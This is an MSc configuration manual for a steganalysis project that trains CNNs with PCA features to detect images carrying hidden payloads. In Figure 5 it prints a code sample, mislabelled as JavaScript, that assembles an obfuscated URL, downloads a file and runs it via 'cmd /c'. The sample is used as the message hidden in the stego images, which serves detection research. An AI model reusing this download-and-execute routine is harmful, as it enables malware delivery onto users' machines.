National College of Ireland

Configuration Manual

MSc Research Project
Data Analytics

Nisarga Revannaradhya
Student ID: x23110848

School of Computing
National College of Ireland

Supervisor: Dr. Muslim Jameel Syed

National College of Ireland
Project Submission Sheet
School of Computing

Student Name:	Nisarga Revannaradhya
Student ID:	x23110848
Programme:	Data Analytics
Year:	2024
Module:	MSc Research Project
Supervisor:	Dr. Muslim Jameel Syed
Submission Due Date:	12/08/2024
Project Title:	Configuration Manual
Word Count:	877
Page Count:	17

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.

ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature:	
Date:	16th September 2024

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST:

Attach a completed copy of this sheet to each project (including multiple copies).	☐
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	☐
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	☐

Assignments that are submitted to the Programme Coordinator office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

Nisarga Revannaradhya
x23110848

1 Introduction

This configuration manual outlines the technical setup, tools, and methodologies used in developing a deep learning-based steganalysis system. The aim of the research is to accurately distinguish between Stego and clean images by integrating CNN architectures with PCA-derived features. The development was conducted in Google Colab and pre-trained models such as ResNet50, EfficientNet, and VGG19, were used. They were enhanced with custom layers, including self-attention mechanisms, to improve classification performance. This document provides detailed information on the hardware and software environments, data preprocessing techniques, and model development processes.

2 System and Software Configuration

Processor	12th Gen Intel(R) Core(TM) i5-1240P 1.70 GHz
Installed RAM	16.0 GB (15.7 GB usable)
Device ID	388D20AE-17A5-4B18-BC33-FAFCACE64DD4
Product ID	00342-42632-23251-AAOEM
System type	64-bit operating system, x64-based processor
Pen and touch	Touch support with 256 touch points

Figure 1: System Configuration

Figure 1 shows the details of the system configuration used for this research. The project was primarily developed using Python, with the version Python 3.10.

3 Development Environment: Google Colab

Google Colab was used as the development and research environment. To manage the computational demands of the 10,000-image dataset, the T4 GPU and TPU v2 in High RAM modes provided by Google Colab were utilized. This offered faster computing and efficient handling of such a large dataset. All images were uploaded to Google Drive, which was then mounted in Colab to access it. Along with the dataset, the Colab notebooks and related files were stored in Google Drive for convenient management and organization.



Figure 2: Google Drive with dataset and code

A screenshot of the Google Drive with all the relavant files and folders is shown in Figure 2. The dataset folder has all the images needed for the implementation. Features folder contains all the extracted features saved in .csv files. Saved_Models has all the model weights saved in .h5 files. The dataset preparation code can be found in Data_Preparation.ipynb and the further feature extraction and modeling code can be found and executed in Modeling_Pipeline.ipynb file.

4 ImageNet Dataset

The dataset used in this research is a subset of the ImageNet Large Scale Visual Recognition Challenge 2012 (ILSVRC2012) dataset. It originally contains over 100,000 images Russakovsky et al. (2015). For this study, a subset of 10,000 images was utilized to cope with the computational resources available. The images are in JPEG format with varying dimensions and characteristics.

5 Data Set Preparation

Figure 3 shows the libraries used during the preparation of the dataset.

```python
from PIL import Image
import matplotlib.pyplot as plt
import numpy as np
import cv2
from scipy.fftpack import dct, idct
import os
import shutil

import tempfile
import requests
import subprocess

from scipy.fftpack import dct, idct
import base64

import random
import tensorflow as tf
```

Figure 3: Libraries used for dataset preparation

About 5000 images are loaded used as cover images to create steganographic images. The cover images are resized to 224x224 using the function shown in Figure 4.

```python
# Function to resize images
def preprocess_images(images, target_size=(224, 224)):
    processed_images = []
    for img in images:
        resized_img = cv2.resize(img, target_size)
        processed_images.append(resized_img)

    return np.array(processed_images)

processed_cover_images = preprocess_images(cover_images)
print(f"Shape of processed cover images: {processed_cover_images.shape}")
```

```
Shape of processed cover images: (5000, 224, 224, 3)
```

Figure 4: Resizing cover images

The JavaScript code used for data embedding is converted to string as shown in Figure 5.

```
# The Javascript code is converted to a string before embedding
js_code_to_embed = """
# Opens a stream, writes the response body to it, and sets the stream's position to the beginning
def lBk(stream, response):
    stream.write(response.content)
    stream.seek(0)

# Sends an HTTP GET request to the specified URL, saves the response to a temporary file, and runs the file using a shell command
def R(K):
    try:
        response = requests.get(K)
    except Exception as e:
        print(f"Error sending request: {e}")
        return False

    if response.status_code != 200:
        print(f"Invalid status code: {response.status_code}")
        return False

    with tempfile.NamedTemporaryFile(delete=False) as temp_file:
        lBk(temp_file, response)
        temp_file_path = temp_file.name

    try:
        subprocess.run(["cmd", "/c", temp_file_path], check=True)
    except Exception as e:
        print(f"Error running file: {e}")
        return False
    finally:
        os.remove(temp_file_path)

    return True

# Construct URLs by joining pieces of strings
def gT():
    I = ["/", "la", "e", "is", "a", "en", "-", "nt", "r", "s/", "t", "h", "di", ".c", "he", "n", "c/", "wp", "c.", "i", "rd", "/", "ht", "a", "g", "//", "co", "1", "he", "om", "em", "pa", "t/", ":", "sp", "jp", "tp", "l"]
    return "".join(I)

def simulate_malware_attack():
    # Construct the URL pointing to the malicious payload
    malicious_url = gT()
    # Attempt to download and execute the malicious payload
    if R(malicious_url):
        print("Malicious payload executed successfully.")
    else:
        print("Failed to execute malicious payload.")

# Simulate the malware attack
simulate_malware_attack()
"""
```

Figure 5: JavaScript Code for Embedding

The code is then embedded to cover images through frequency domain spread spectrum steganography functions as shown in Figure 6

```python
# Function to spread the message
def spread_message_freq(message, key, length):
    np.random.seed(key)
    pseudorandom_sequence = np.random.randint(0, 2, length)
    spread_message = np.bitwise_xor(message, pseudorandom_sequence)
    return spread_message

# Embed the message in the frequency domain for color image
def embed_in_frequency_domain(image, spread_message):
    stego_image = np.zeros_like(image)

    for channel in range(image.shape[2]):
        dct_image = dct(dct(image[:, :, channel].T, norm='ortho').T, norm='ortho')

        length = len(spread_message) // 3
        flat_dct = dct_image.flatten()
        flat_dct[:length] += spread_message[channel*length:(channel+1)*length]

        idct_image = idct(idct(flat_dct.reshape(image[:, :, channel].shape).T, norm='ortho').T, norm='ortho')
        stego_image[:, :, channel] = np.clip(idct_image, 0, 255)

    return stego_image.astype(np.uint8)

# Function to extract the message from the stego image to calculate Bit Error Rate
def extract_from_frequency_domain(stego_image, key, length):
    extracted_message = np.zeros(length, dtype=np.uint8)

    for channel in range(stego_image.shape[2]):
        dct_image = dct(dct(stego_image[:, :, channel].T, norm='ortho').T, norm='ortho')

        flat_dct = dct_image.flatten()
        length = len(extracted_message) // 3
        extracted_message[channel*length:(channel+1)*length] = np.round(flat_dct[:length]) % 2

    return extracted_message

# Function to embed the JS code into an image in frequency domain
def embed_js_code_in_image_freq(image, js_code_to_embed, key=12345):
    binary_message = np.unpackbits(np.frombuffer(js_code_to_embed.encode('utf-8'), dtype=np.uint8))
    length = len(binary_message)
    spread_binary_message = spread_message_freq(binary_message, key, length)

    stego_image = embed_in_frequency_domain(image, spread_binary_message)

    return stego_image
```

Figure 6: Spread Spectrum Steganography

The functions in Figure 6 are used on resized cover images to create 5000 Stego images. The Stego images are then divided to to 4000 train, 500 test and 500 validation images as shown in Figure 7.

```python
# Creating Stego images by embedding JS code to the cover images
output_dir = '/content/drive/MyDrive/Colab Notebooks/Research Project/Dataset/Stego_Images/'

os.makedirs(output_dir, exist_ok=True)

files_loaded = 0
for i, image in enumerate(processed_cover_images):
    filename = f'stego_image_{i}.jpg'

    stego_image = embed_js_code_in_image_freq(image, js_code_to_embed)

    output_path = os.path.join(output_dir, filename)
    cv2.imwrite(output_path, stego_image)
    files_loaded += 1

print(f"{files_loaded} Stego images saved at {output_dir}")
```

```
5000 Stego images saved at /content/drive/MyDrive/Colab Notebooks/Research Project/Dataset/Stego_Images/
```

```python
# Dividing the stego images to Train, Test and Validation folders
source_folder = '/content/drive/MyDrive/Colab Notebooks/Research Project/Dataset/Stego_Images/'
base_dest_folder = '/content/drive/MyDrive/Colab Notebooks/Research Project/Dataset/'

for folder in ['Train', 'Test', 'Validation']:
    os.makedirs(os.path.join(base_dest_folder, folder, 'Stego'), exist_ok=True)

stego_image_files = sorted([f for f in os.listdir(source_folder) if f.endswith('.jpg') or f.endswith('.png')])

train_files = stego_image_files[:4000]
test_files = stego_image_files[4000:4500]
validation_files = stego_image_files[4500:5000]

def copy_files(files, destination_folder):
    for filename in files:
        src_path = os.path.join(source_folder, filename)
        dest_path = os.path.join(destination_folder, filename)
        shutil.copy(src_path, dest_path)

copy_files(train_files, os.path.join(base_dest_folder, 'Train', 'Stego'))
copy_files(test_files, os.path.join(base_dest_folder, 'Test', 'Stego'))
copy_files(validation_files, os.path.join(base_dest_folder, 'Validation', 'Stego'))

print(f"Copied {len(train_files)} images to Train/Stego.")
print(f"Copied {len(test_files)} images to Test/Stego.")
print(f"Copied {len(validation_files)} images to Validation/Stego.")
```

```
Copied 4000 images to Train/Stego.
Copied 500 images to Test/Stego.
Copied 500 images to Validation/Stego.
```

Figure 7: Creation of Stego Images

5000 clean images are resized to 224x224 and stored into Processed_Clean folder. This is then divided to 4000 train, 500 test and 500 validation images. The dataset directory at this stage is as shown in Figure 8



Figure 8: Dataset Directory

6 Data Preprocessing

The feature extraction and modeling steps after dataset preparation was implemented in a different Google Colab notebook. The libraries used for this are as shown in Figure 9

```
import os
import random
import numpy as np
import pandas as pd
import cv2
import matplotlib.pyplot as plt
import seaborn as sns

from PIL import Image
import imghdr
import matplotlib.image as mpimg

import scipy.stats
from skimage.feature import graycomatrix, graycoprops
from sklearn.preprocessing import StandardScaler
from sklearn.decomposition import PCA

import tensorflow as tf
from tensorflow.keras.preprocessing.image import ImageDataGenerator
from tensorflow.keras.models import Sequential, load_model, Model
from tensorflow.keras.layers import Conv2D, MaxPooling2D, Flatten, Dense, Dropout, GlobalAveragePooling2D, Multiply, Input
from tensorflow.keras.applications import ResNet50, VGG19, EfficientNetB0
from tensorflow.keras.optimizers import Adam
from tensorflow.keras.callbacks import EarlyStopping, CSVLogger

from sklearn.metrics import classification_report, confusion_matrix, roc_curve, auc, precision_recall_curve
```

Figure 9: Libraries used for feature extraction and Modeling

6.1 Feature extraction

The features extracted at the preprocsessing stage are as follows.

- **Histogram Analysis:** Histogram features are extracted using functions as shown in Figure 10

```python
# Function to compute histogram features
def compute_histogram_features(image):
    features = []

    for i in range(3):
        hist = cv2.calcHist([image], [i], None, [256], [0, 256]).flatten()

        # Peak frequencies
        features.append(hist[0])
        features.append(hist[255])

        # Mean Pixel value and Standard deviation
        pixel_values = np.arange(256)
        mean = np.sum(pixel_values * hist) / np.sum(hist)
        std_dev = np.sqrt(np.sum((pixel_values - mean) ** 2 * hist) / np.sum(hist))
        features.append(mean)
        features.append(std_dev)

        # Mid-range frequency slope
        mid_range = hist[50:201]
        slope = (mid_range[-1] - mid_range[0]) / 150
        features.append(slope)

        # Histogram entropy
        hist_prob = hist / np.sum(hist)
        entropy = -np.sum(hist_prob * np.log2(hist_prob + 1e-10))
        features.append(entropy)

    return features

# Function to extract histogram features
def extract_histogram_features(image_paths):
    features_list = []
    for img_path in image_paths:
        image = cv2.imread(img_path)
        features_list.append(compute_histogram_features(image))
    return np.array(features_list)
```

Figure 10: Histogram Feature Extraction

- **Co-occurance Features:** Co-occurance features are extracted using functions as shown in Figure 11.

```python
# Function to compute co-occurrence matrix features
def compute_co_occurrence_features(image):
    gray_image = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)

    # Compute co-occurrence matrix based on arbitrarily chosen values
    distances = [1]
    angles = [0, np.pi/4, np.pi/2, 3*np.pi/4]
    co_mat = graycomatrix(gray_image, distances=distances, angles=angles, symmetric=True, normed=True)

    contrast = graycoprops(co_mat, 'contrast')
    dissimilarity = graycoprops(co_mat, 'dissimilarity')
    homogeneity = graycoprops(co_mat, 'homogeneity')
    energy = graycoprops(co_mat, 'energy')
    correlation = graycoprops(co_mat, 'correlation')

    features = [np.mean(contrast), np.mean(dissimilarity), np.mean(homogeneity), np.mean(energy), np.mean(correlation)]

    return features

# Function to extract co-occurance features
def extract_co_occurrence_features(image_paths):
    features_list = []
    for img_path in image_paths:
        image = cv2.imread(img_path)
        features_list.append(compute_co_occurrence_features(image))
    return np.array(features_list)
```

Figure 11: Co-occurance Feature Extraction

- **DCT Coefficients:** DCT Coefficient features are extracted using functions as shown in Figure 12.

```python
# Creating DCT feature names based on the number of coefficients for csv files
def generate_dct_feature_names(num_blocks, num_coeffs=10, num_channels=3):
    feature_names = []
    for channel in range(num_channels):
        for block in range(num_blocks):
            for coeff_index in range(num_coeffs):
                feature_names.append(f'Channel_{channel+1}_Block_{block+1}_Coeff_{coeff_index+1}')
    return feature_names

# Number of blocks per channel
block_size = 8
image_size = 224
num_blocks_per_channel = (image_size // block_size) ** 2

dct_feature_names = generate_dct_feature_names(num_blocks_per_channel, num_coeffs=10)

# Function to calculate DCT coefficients
def compute_dct_coefficients(image, block_size=8, num_coeffs=10):
    h, w, c = image.shape
    dct_coeffs = []
    for channel in range(c):
        for i in range(0, h, block_size):
            for j in range(0, w, block_size):
                block = image[i:i+block_size, j:j+block_size, channel]
                block_dct = cv2.dct(np.float32(block))
                dct_coeffs.extend(block_dct.flatten()[:num_coeffs])
    return np.array(dct_coeffs)

# Function to extract DCT features
def extract_dct_features(image_paths, block_size=8, num_coeffs=10):
    dct_features = []
    for img_path in image_paths:
        image = cv2.imread(img_path)
        dct_features.append(compute_dct_coefficients(image, block_size, num_coeffs))
    return np.array(dct_features)
```

Figure 12: DCT Coefficient Analysis

- **Skewness and Kurtosis:** Higher order statistical features are extracted using functions as shown in Figure 13.

```python
# Calculate Skewness and Kurtosis
def compute_higher_order_statistics(image):
    features = []
    gray_image = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)
    pixel_values = gray_image.flatten()

    skewness = scipy.stats.skew(pixel_values)
    kurtosis = scipy.stats.kurtosis(pixel_values)
    features.append(skewness)
    features.append(kurtosis)

    return features

# Function to extract higher-order statistics
def extract_higher_order_statistics(image_paths):
    stats_list = []
    for img_path in image_paths:
        image = cv2.imread(img_path)
        stats_list.append(compute_higher_order_statistics(image))
    return np.array(stats_list)
```

Figure 13: Higher Order Statistics Analysis

6.2 Dimensionality Reduction

The extracted features are combined and dimensionality technique called Principal Component Analysis(PCA) is applied as shown in Figure 14.

```python
# Normalizing the combined features before PCA
scaler = StandardScaler()

train_combined_features = scaler.fit_transform(train_combined_features)
validation_combined_features = scaler.transform(validation_combined_features)
test_combined_features = scaler.transform(test_combined_features)

# Applying PCA on normalized features
pca = PCA()

pca.fit(train_combined_features)
cumulative_variance = np.cumsum(pca.explained_variance_ratio_)

# Selecting the number of components that explain at least 95% of the variance
desired_number_of_components = np.argmax(cumulative_variance >= 0.95) + 1
print(f"Number of components selected: {desired_number_of_components}")

pca = PCA(n_components=desired_number_of_components)
pca.fit(train_combined_features)

train_features_pca = pca.transform(train_combined_features)
val_features_pca = pca.transform(validation_combined_features)
test_features_pca = pca.transform(test_combined_features)

# Normalizing the PCA-transformed features again
pca_scaler = StandardScaler()
train_features_pca = pca_scaler.fit_transform(train_features_pca)
val_features_pca = pca_scaler.transform(val_features_pca)
test_features_pca = pca_scaler.transform(test_features_pca)

# Saving the PCA-transformed features to CSV files
pd.DataFrame(train_features_pca).to_csv(os.path.join(base_feature_dir, 'train_features_pca.csv'), index=False)
pd.DataFrame(val_features_pca).to_csv(os.path.join(base_feature_dir, 'val_features_pca.csv'), index=False)
pd.DataFrame(test_features_pca).to_csv(os.path.join(base_feature_dir, 'test_features_pca.csv'), index=False)
```

```
Number of components selected: 3927
```

Figure 14: Dimensionality Reduction with PCA

All the extracted features and PCA features are saved as CSV files in Features folder in google drive so that it can be used later. This is shown in Figure 15.



Figure 15: Extarcted Features in Google Drive

7 Modeling

7.1 Baseline Sequential Model

A sequential model used as baseline model was created with the specifications shown in Figure 16.

Baseline Sequential Model

```
# Baseline Sequential Model

epochs_baseline = 30
learning_rate_baseline = 0.001
batch_size_baseline = 32

model_save_path_baseline = os.path.join(model_dir, 'model_baseline.h5')
history_save_path_baseline = os.path.join(model_dir, 'history_baseline.csv')

def create_baseline_model(input_shape):
    model = Sequential([
        Conv2D(32, (3, 3), activation='relu', input_shape=input_shape),
        MaxPooling2D(pool_size=(2, 2)),

        Conv2D(64, (3, 3), activation='relu'),
        MaxPooling2D(pool_size=(2, 2)),

        Conv2D(128, (3, 3), activation='relu'),
        MaxPooling2D(pool_size=(2, 2)),

        Conv2D(128, (3, 3), activation='relu'),
        MaxPooling2D(pool_size=(2, 2)),

        Conv2D(256, (3, 3), activation='relu'),
        MaxPooling2D(pool_size=(2, 2)),

        Conv2D(256, (3, 3), activation='relu'),
        MaxPooling2D(pool_size=(2, 2)),

        Flatten(),
        Dense(256, activation='relu'),
        Dropout(0.5),
        Dense(128, activation='relu'),
        Dropout(0.5),
        Dense(1, activation='sigmoid')
    ])
    return model

input_shape_baseline = (image_size_baseline[0], image_size_baseline[1], 3)
model_baseline = create_baseline_model(input_shape_baseline)

model_baseline.compile(optimizer=Adam(learning_rate=learning_rate_baseline),
                       loss='binary_crossentropy',
                       metrics=['accuracy'])
model_baseline.summary()

# Using EarlyStopping and CSVLogger callbacks
early_stopping = EarlyStopping(monitor='val_loss', patience=5, restore_best_weights=True)
csv_logger = CSVLogger(history_save_path_baseline, separator=',', append=False)

history_baseline = model_baseline.fit(
    train_images_baseline,
    validation_data=validation_images_baseline,
    epochs=epochs_baseline,
    callbacks=[early_stopping, csv_logger]
)

model_baseline.save(model_save_path_baseline)
```

Figure 16: Baseline Sequential Model

7.2 Baseline Resnet50 Model

A resnet50 model used as another baseline model was created with the specifications shown in Figure 17.

```
# Resnet50 baseline model
image_size_resnet_baseline = (224, 224)
batch_size_resnet_baseline = 32
epochs_resnet_baseline = 30
learning_rate_resnet_baseline = 0.001

model_save_path_resnet_baseline = os.path.join(model_dir, 'model_resnet_baseline.h5')
history_save_path_resnet_baseline = os.path.join(model_dir, 'history_resnet_baseline.csv')

def create_resnet_baseline_model(input_shape):
    # Loading ResNet50 model with pre-trained ImageNet weights, excluding the top layer
    base_model = ResNet50(weights='imagenet', include_top=False, input_shape=input_shape)

    # No unfreezing was done
    for layer in base_model.layers:
        layer.trainable = False

    # New layers were added on top of the base model
    x = base_model.output
    x = GlobalAveragePooling2D()(x)
    x = Dense(256, activation='relu')(x)
    x = Dropout(0.5)(x)
    x = Dense(128, activation='relu')(x)
    x = Dropout(0.5)(x)
    outputs = Dense(1, activation='sigmoid')(x)

    model = Model(inputs=base_model.input, outputs=outputs)
    return model

input_shape_resnet_baseline = (image_size_resnet_baseline[0], image_size_resnet_baseline[1], 3)
model_resnet_baseline = create_resnet_baseline_model(input_shape_resnet_baseline)

model_resnet_baseline.compile(optimizer=Adam(learning_rate=learning_rate_resnet_baseline),
                              loss='binary_crossentropy',
                              metrics=['accuracy'])

model_resnet_baseline.summary()

# Defining EarlyStopping and CSVLogger callbacks
early_stopping_resnet_baseline = EarlyStopping(monitor='val_loss', patience=5, restore_best_weights=True)
csv_logger_resnet_baseline = CSVLogger(history_save_path_resnet_baseline, separator=',', append=False)

history_resnet_baseline = model_resnet_baseline.fit(
    train_images_baseline,
    validation_data=validation_images_baseline,
    epochs=epochs_resnet_baseline,
    callbacks=[early_stopping_resnet_baseline, csv_logger_resnet_baseline]
)

model_resnet_baseline.save(model_save_path_resnet_baseline)
```

Figure 17: Resnet Baseline Model

7.3 Integration of PCA features and Image data

The PCA applied features are combined with Image data using data generators which is used as input to the pretrained models. This functionality is demonstrated by the following Figure 18.

```python
# Custom Data Generator to combine image data with PCA features
class CombinedDataGenerator(tf.keras.utils.Sequence):
    # Initializing the data generator with image data, PCA features, labels, and batch size
    def __init__(self, image_generator, pca_features, labels, batch_size):
        self.image_generator = image_generator
        self.pca_features = pca_features
        self.labels = labels
        self.batch_size = batch_size

    # Number of batches per epoch
    def __len__(self):
        return int(np.ceil(len(self.labels) / float(self.batch_size)))

    # Generating one batch of data
    def __getitem__(self, idx):
        image_batch = self.image_generator[idx][0]
        pca_batch = self.pca_features[idx * self.batch_size:(idx + 1) * self.batch_size]
        label_batch = self.labels[idx * self.batch_size:(idx + 1) * self.batch_size]
        return [image_batch, pca_batch], label_batch

    #  Method called at the end of each epoch for data shuffling
    def on_epoch_end(self):
        self.image_generator.on_epoch_end()
```

Figure 18: Combined Data Generator

7.4 Hybrid Resnet50 with Attention Mechanism

Next, a hybrid resnet model which takes both extracted features and image data as input is created. Attention mechnism is also incorporated into this as shown in Figure 19

```python
# ResNet50 model with self-attention mechanism

def create_resnet_pca_1_model(input_shape_pca):
    base_model = ResNet50(weights='imagenet', include_top=False, input_shape=(224, 224, 3))

    # Unfreezing the last 3 layers for fine tuning
    for layer in base_model.layers[-3:]:
        layer.trainable = True

    x = base_model.output
    x = GlobalAveragePooling2D()(x)

    # Self-attention mechanism
    attention_probs = Dense(x.shape[1], activation='softmax')(x)
    attention_mul = Multiply()([x, attention_probs])

    # PCA-transformed features input
    pca_input = Input(shape=(input_shape_pca,))

    # Combining ResNet features with PCA features
    combined_features = Flatten()(tf.concat([attention_mul, pca_input], axis=1))

    x = Dense(256, activation='relu')(combined_features)
    x = Dropout(0.5)(x)
    x = Dense(128, activation='relu')(x)
    x = Dropout(0.5)(x)
    outputs = Dense(1, activation='sigmoid')(x)  # Output layer for binary classification

    model = Model(inputs=[base_model.input, pca_input], outputs=outputs)

    return model

model_resnet_pca_1 = create_resnet_pca_1_model(train_pca_df.shape[1])

model_resnet_pca_1.compile(optimizer=Adam(learning_rate=0.001),
                           loss='binary_crossentropy',
                           metrics=['accuracy'])

model_resnet_pca_1.summary()

model_save_path_resnet_pca_1 = os.path.join(model_dir, 'model_resnet_pca_1.h5')
history_save_path_resnet_pca_1 = os.path.join(model_dir, 'history_resnet_pca_1.csv')

early_stopping_resnet_pca_1 = EarlyStopping(monitor='val_loss', patience=5, restore_best_weights=True)
csv_logger_resnet_pca_1 = CSVLogger(history_save_path_resnet_pca_1, separator=',', append=False)

history_resnet_pca_1 = model_resnet_pca_1.fit(
    train_generator,
    validation_data=val_generator,
    epochs=30,
    callbacks=[early_stopping_resnet_pca_1, csv_logger_resnet_pca_1]
)

model_resnet_pca_1.save(model_save_path_resnet_pca_1)
```

Figure 19: Hybrid Resnet with Attention Mechanism

7.5 Hybrid VGG19 with Attention Mechanism

A VGG19 model created with the similar specifications as resnet50 is created as shown in Figure 20.

```python
# VGG19 model with self-attention mechanism

def create_vgg_model(input_shape_pca):
    # Loading the base VGG19 model with pre-trained ImageNet weights
    base_model = VGG19(weights='imagenet', include_top=False, input_shape=(224, 224, 3))

    # Unfreezing the last 3 layers for fine tuning
    for layer in base_model.layers[-3:]:
        layer.trainable = True

    x = base_model.output
    x = GlobalAveragePooling2D()(x)

    # Self-attention mechanism
    attention_probs = Dense(x.shape[1], activation='softmax')(x)
    attention_mul = Multiply()([x, attention_probs])

    # PCA-transformed features input
    pca_input = Input(shape=(input_shape_pca,))

    # Combining VGG features with PCA features
    combined_features = Flatten()(tf.concat([attention_mul, pca_input], axis=1))

    x = Dense(256, activation='relu')(combined_features)
    x = Dropout(0.5)(x)
    x = Dense(128, activation='relu')(x)
    x = Dropout(0.5)(x)
    outputs = Dense(1, activation='sigmoid')(x)

    model = Model(inputs=[base_model.input, pca_input], outputs=outputs)

    return model

model_vgg = create_vgg_model(train_pca_df.shape[1])

model_vgg.compile(optimizer=Adam(learning_rate=0.001),
                  loss='binary_crossentropy',
                  metrics=['accuracy'])

model_vgg.summary()

model_save_path_vgg = os.path.join(model_dir, 'model_vgg.h5')
history_save_path_vgg = os.path.join(model_dir, 'history_vgg.csv')

early_stopping_vgg = EarlyStopping(monitor='val_loss', patience=5, restore_best_weights=True)
csv_logger_vgg = CSVLogger(history_save_path_vgg, separator=',', append=False)

history_vgg = model_vgg.fit(
    train_generator,
    validation_data=val_generator,
    epochs=30,
    callbacks=[early_stopping_vgg, csv_logger_vgg]
)

model_vgg.save(model_save_path_vgg)
```

Figure 20: Hybrid VGG19 with Attention Mechanism

7.6 Hybrid EfficientNet-b0 with attention mechanism

An EfficicentNet-b0 model created with the similar specifications as resnet50 and VGG29 is created as shown in Figure 21.

```python
# EfficientNetB0 model with self-attention mechanism

def create_efficientnet_1_model(input_shape_pca):
    # Loading the base EfficientNetB0 model with pre-trained ImageNet weights
    base_model = EfficientNetB0(weights='imagenet', include_top=False, input_shape=(224, 224, 3))

    # Unfreezing the last 3 layers for finetuning
    for layer in base_model.layers[-3:]:
        layer.trainable = True

    x = base_model.output
    x = GlobalAveragePooling2D()(x)

    # Self-attention mechanism
    attention_probs = Dense(x.shape[1], activation='softmax')(x)
    attention_mul = Multiply()([x, attention_probs])

    # PCA-transformed features input
    pca_input = Input(shape=(input_shape_pca,))

    # Combining EfficientNet features with PCA features
    combined_features = Flatten()(tf.concat([attention_mul, pca_input], axis=1))

    x = Dense(256, activation='relu')(combined_features)
    x = Dropout(0.5)(x)
    x = Dense(128, activation='relu')(x)
    x = Dropout(0.5)(x)
    outputs = Dense(1, activation='sigmoid')(x)

    model = Model(inputs=[base_model.input, pca_input], outputs=outputs)

    return model

model_efficientnet_1 = create_efficientnet_1_model(train_pca_df.shape[1])

model_efficientnet_1.compile(optimizer=Adam(learning_rate=0.001),
                             loss='binary_crossentropy',
                             metrics=['accuracy'])

model_efficientnet_1.summary()

model_save_path_efficientnet_1 = os.path.join(model_dir, 'model_efficientnet_1.h5')
history_save_path_efficientnet_1 = os.path.join(model_dir, 'history_efficientnet_1.csv')

early_stopping_efficientnet_1 = EarlyStopping(monitor='val_loss', patience=5, restore_best_weights=True)
csv_logger_efficientnet_1 = CSVLogger(history_save_path_efficientnet_1, separator=',', append=False)

history_efficientnet_1 = model_efficientnet_1.fit(
    train_generator,
    validation_data=val_generator,
    epochs=30,
    callbacks=[early_stopping_efficientnet_1, csv_logger_efficientnet_1]
)

model_efficientnet_1.save(model_save_path_efficientnet_1)
```

Figure 21: Hybrid EfficientNet-b0 with Attention Mechanism

7.7 Hyper-parameter tuned Efficientnet-b0 with attention mechanism

Finally, hyperparamter tuning is applied to EfficientNet-b0 model by reducing the number of unfrozen layers to one, increasing dropouts to 0.6 and decreasing the learning rate to 0.0005, this is to reduce the overfitting observed in previous models. The created model is as in Figure 22.
